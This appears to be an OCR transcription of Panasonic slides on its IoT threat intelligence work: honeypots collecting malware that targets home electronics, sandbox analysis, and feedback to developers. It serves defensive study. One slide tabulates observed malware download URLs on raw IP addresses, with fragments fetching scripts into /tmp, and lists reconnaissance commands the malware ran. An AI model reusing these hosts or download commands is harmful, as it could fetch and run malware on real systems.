
Cyberattacks are a major corporate risk in Panasonic

https://www.panasonic.com/global/corporate/sustainability/management/riskmanagement.html
https://www.panasonic.com/global/corporate/sustainability/pdf/sdb2019e.pdf


Supporting Panasonic Brand




Panasonic Product Security Activities



Cyber Security in Panasonic



Incident Response Framework at Panasonic





Panasonic IoT Threat Intelligence Project

Challenges in Product Security

- Incident response requires trigger (internal/external notification)
- Not relying on external organization to collect threat information

➡ Proactively analyze / utilize threat information







Panasonic PSIRT

Panasonic Cyber Security Lab

Panasonic IoT Threat Intelligence Platform Concept

Collect malware targeting home electronics






Analysis of malware characteristics


Top 10
URL

Content	Count
http://139.59.69.41/sh%20-O%20-%3E%20/tmp/kh	569
http://185.244.25.108/d%20-O%20-%3E%20/tmp/ff	337
http://68.183.166.74/sh%20-O%20-%3E%20/tmp/kh	260
http://167.99.203.102/sh%20-O%20-%3E%20/tmp/kh	228
http://157.230.114.93/sh%20-O%20-%3E%20/tmp/kh	154



Top 10
COMMAND

Content	Count
"/bin/grep", ["grep", "-c", "^processor", "/proc/cpuinfo"]	1158
"/usr/bin/awk", ["awk", "{$1= \"\"; print $0}"]	1011
"/usr/bin/head", ["head", "-n1"]	938
"/usr/bin/awk", ["awk", "{print $2}"]	842
"/bin/grep", ["grep", "Total:"]	841



Through the platform, goal is to strengthen overall IoT security

More secure products

Panasonic PSIRT

Panasonic Cyber Security Lab

IoT Threat Collection - Malware targeting home electronics

On-going


Real time collection using IoT home electronics

On-going

Ability to collect attacks against products in development

On-going

Increase global coverage of observation points



Panasonic PSIRT

Panasonic Cyber Security Lab

IoT Threat Analysis – Analyze Characteristics of IoT Malware

On-going

Collect Malware Targeting IoT Home Electronics

On-going

Behavior analysis specialized for IoT malware


On-going

Auto-processing from collection to analysis/statistics


Collect Malware (Honeypot)

Behavior Analysis (IoT Sandbox)

IoT Malware Analysis Results



Statistical Analysis



Process this flow automatically

Panasonic PSIRT

Panasonic Cyber Security Lab

IoT Device Protection – Feedback to Product Developer


On-going

Share attack overview / IoT malware analysis to product developer

Collect threat (Honeypot)

Malware Analysis

Threat Analysis (Statics app, elasticsearch)



